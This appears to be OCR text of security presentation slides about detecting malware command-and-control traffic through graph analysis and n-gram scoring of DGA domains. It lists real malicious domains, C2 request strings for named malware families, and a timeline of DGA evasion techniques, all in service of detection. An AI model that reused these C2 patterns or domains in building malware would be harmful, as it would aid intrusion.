
Time t_2
IP: 210.2.13.22

Graph Behavior: Fluxing



The constant mobility of command and control infrastructure will continue this IP/Domain fluxing movement until detected

Graph Behavior: Fluxing




The constant mobility of command and control infrastructure will continue this IP/Domain fluxing movement until detected

Graph Behavior: Lateral Movement

Command and Control (C2) traffic has been established between “Beachhead” and command and control operator

Time t_0

Graph Behavior: Lateral Movement




Time t_0

Heartbeat traffic signals C2 operator that infected asset is up and ready for instructions

Graph Behavior: Lateral Movement

Obfuscated instructions get returned through an **Upstream** conversation embedded in PHP, .js, Flash, etc..

Commands obfuscated in this way can be through of as a hidden "Downstream Beacon"




Time t_1

Graph Behavior: Lateral Movement through Downstream Beacon


Destination	Protocol	Length	Info
37.59.5.67	HTTP	260	POST /sears/sears.php HTTP/1.0
37.59.5.67	HTTP	260	POST /sears/sears.php HTTP/1.0
37.59.5.67	HTTP	260	POST /sears/sears.php HTTP/1.0

Graph Behavior: Lateral Movement




Embedded commands can signal infected asset to enumerate local information on the machine, attach to open network shares and perform lateral reconnaissance and privilege escalation throughout the compromised network

Graph Behavior: Lateral Movement




After targeted lateral movement and privilege enumeration all cases of targeted attacks eventually involve the compromise of the directory services roots servers (Usually AD Forest Roots) and exfiltration of key personnel information along with any

Graph Behavior: Lateral Movement



Exfiltration and other patterns have different network components but are usually constrained by the pictures they make as paths in a graph…

Graph Behavior: Lateral Movement



Edge weights can be encoded with key security features to increase overall model accuracy regardless of the underlying algorithms

BFS/DFS + Other classic graph search algorithms are a great examples of algorithms useful in detecting this graph signature

Machine Learning Case Studies

Malware Communication Patterns

- Malware uses covert command and control techniques to evade detection
- Malware communication leaves footprints of anomalous behaviors
  - Domain Generation Algorithms
  - SSL command and control
  - Twitter/Facebook/Gmail based steganography
  - RFC Compliant DNS backdoor

Malware Patterns

- Malware Indicators of Compromise (IOC's)
- Network Traffic Footprints

Domain
1trillionemails.com
1tvv.com
1verygoods.ru
2000tours.com
2009dddd.cn
acclimatingjustreleased.net
accreditedmerchantcapital.com
accu.rhetoricalpoems.asia
acd.com.vn
acdastas.ru
www.drop4you.net
07141420exp.softmart4u.com
artem.sataev.com

Date	Malware Type	Family	IOC
8/21/13	Crime	Chimerka.1 / Refyes.A	POST /sys.php HTTP/1.0
8/21/13	Crime	Sality	GET /images/logos.gif?1f5428=8212640 HTTP/1.1
8/22/13 23:58	APT	njRAT / Backdoor.LV	lv|'|'|TndfQzQyNjRFQkI=|'|'|VICTIM|'|'|Examiner|'|'|2013-06-21|'|'|USA|'|'|Win XP ProfessionalSP2 ...
8/27/13	Crime	Kuluoz Run command from C2	c=run&u=/get/7d2c37d2070e1b386070db8c851dae08.exe&crc=9e2b9c4f465b765fc971423935c4b68e
9/8/13 20:29	CRIME	Kelihos	GET /index.htm HTTP/1.1
9/8/13 21:03	APT	Darkcomet	GET /a.php?id=c2ViYWxpQGxpYmVyby5pdA== HTTP/1.1
9/8/13 22:02	CRIME	Tijcont	GET /s/blog_b2afd7fe01019tkf.htm
9/8/13 23:47	APT	Page / stscout / Elise / lStudio / Wumins	GET /29af9cdc/page_12082223.html HTTP/1.1

Concept Drift

- Designing software for intrusion detection suffers from concept/adversarial drift
- Case Study AGD's
  - N-gram models worked until 2014
  - N-gram evasion techniques starting being prevalent in new malware families

Language Models in Intrusion Detection

1. N-Gram Language Models

Model 1. *Let W be a string of length n such that W is composed of characters $W_1, \ldots, W_n$ in increasing order. For example if $W =$ google then $W_1 = g, W_2 = o, W_3 = o, W_4 = g, W_5 = l, W_6 = e$. Apply the Bayes "chain rule" to get*

$$\mathbb{P}(W_n|W_{n-1}, \ldots, W_1) = \frac{\mathbb{P}(W_1, \ldots, W_n)}{\mathbb{P}(W_1)\mathbb{P}(W_2|W_1)\mathbb{P}(W_3|W_2, W_1)\ldots\mathbb{P}(W_{n-1}|W_{n-2}, \ldots, W_1)} \tag{1.1}$$

Rearranging formula 1.1 gives a method for approximating the probability of a word occurring in a fixed language model using "n-grams":

$$\mathbb{P}(W_1, \ldots, W_n) = \mathbb{P}(W_1)\prod_{i=2}^{n}\mathbb{P}(W_i|W_{i-1}, \ldots, W_1) \tag{1.2}$$

We then train the model on the probability of each unigram, bigram and trigram occurring in some observed samples of the language. For instance if we are creating a model for the english language we can use as training input all the words occurring in the volumes of the library of congress. Training evolves enumerating all n-grams in the data set and building a list of probabilities for each observed character combination. We can then score a new word using a normalized expression for the trigram probabilities (the lamda$_i$ are smoothing parameters that let us approximate the probability of n-grams that did not occur in the training corpus):

$$\mathbb{P}(W_1, \ldots, W_n) = \frac{\mathbb{P}(W_2|W_1)}{\mathbb{P}(W_2)\ldots\mathbb{P}(W_n)}\prod_{i=1}^{n}\left[\lambda_1\frac{1}{\#(w_i)} + \lambda_2\frac{\#(w_{i-1}w_i)}{\#(w_{i-1})} + \lambda_3\frac{\#(w_{i-2}w_{i-1}w_i)}{\#(w_{i-2}w_{i-1})}\right] \tag{1.3}$$

Language Models and Concept Drift

- N-Gram models are good at catching specific types of malware that leverage domain generation algorithms (DGA's)

Domain	Log-Probability
pbmrnbrlmbdaehafmypuwcunvbe.info	-67.99783
nvqcuwyddovtcnkbytpqgusor.org	-70.977974
ceawhimhaovcynzjvwccmrsxotc.net	-78.465485
lnlbvwhhieqxwttcuyhrkrsibrw.biz	-75.263084
amhordnvgihajzfibwoxonfq.ru	-56.47637
dpttlnggelggiuotsxbbqkb.com	-63.99644
gehqovcmvntwgxwivuklhxp.net	-72.348366
jvtferoscongutoayifdtsqsjhdu.org	-60.839737

Domain	Log-Probability
doctissimo.fr	-16.21527
timeanddate.com	-15.3231735
premierleague.com	-18.23304
zazzle.com	-11.9486475
getafreelancer.com	-15.822635
myfreepaysite.com	-16.584959
armorgames.com	-15.793335
nationalgeographic.com	-7.030276

- Recently malware writers have begun employing n-gram evasion techniques by leveraging wordlists to generate domain names like:

indianbrewedsmk.rutwistedtransistoreekl.biz

Concept and Adversarial Drift

- Adversarial Drift: Malware authors adapt to defensive techniques

December 2008	**Conflickr** generates a list of 250 domains based on a randomizing function that is seeded with the current UTC system date. The list is generated every 3 hours.
July 2009	**Sinowal (aka Torpig & Mebroot)** generates a week-based domain and day-based domain which is also used as a failsafe
September 2011	**ZeuS P2P** uses alphanumerics to create domains 33 and 45 characters long as a contingency plan to try and recover from losing connection with the C&C. ZeuS P2P is an old version of Gameover ZeuS.
October 2012	**XPAJ** resurfaced with a DGA designed to be a fallback mechanism which can generate up to 197 URLs.
May 2013	**PushDo** originally generated 138 ".com" domains daily as a fallback mechanism for situations when the C&C was not accessible. After realizing they were being investigated, the creators adapted the DGA to create ".kz" domains instead.
October 2013	**Bayrob** is the first DGA based on a word bank from which is generates domains consisting of pairs of real words.
December 2013	**DGA.Changer** is capable of generating an infinite number of domains. The bot can also receive a command from the C&C to change the DGA seed.
June 2014	**Rovnix** uses words from the US Constitution to generate domains
June 2014	**Matsnu** features a configurable DGA based on nouns and verbs in a wordlist.
July 2014	**Gameover ZeuS** changed its DGA from generating 1,000 domains per week to generating 1,000 domains per day and is the recent version of ZeuS P2P.
September 2014	**Tinba** uses a DGA based on a hard-coded domain and seed which are unique to each sample generating 1,000 unique domains.


Figure 1b: The Evolution of DGAs and their New Capabilities

Cybersecurity and Graph Mining


- Dynamic Temporal Graphs
  - Social Network of Communications forms a dynamic graph that evolves over time
  - Given a graph structure we can leverage state of the art graph mining techniques to detect anomalous graph patterns
    - Anomalous Clicks
    - Rare Sub-Structures
    - Rare Paths
- Anomalies in graphs can be easy to identify algorithmically
  - PageRank
  - Graph Cut/Partitioning
  - Random Walk Driven Label Propagation

Dynamic Temporal Graphs

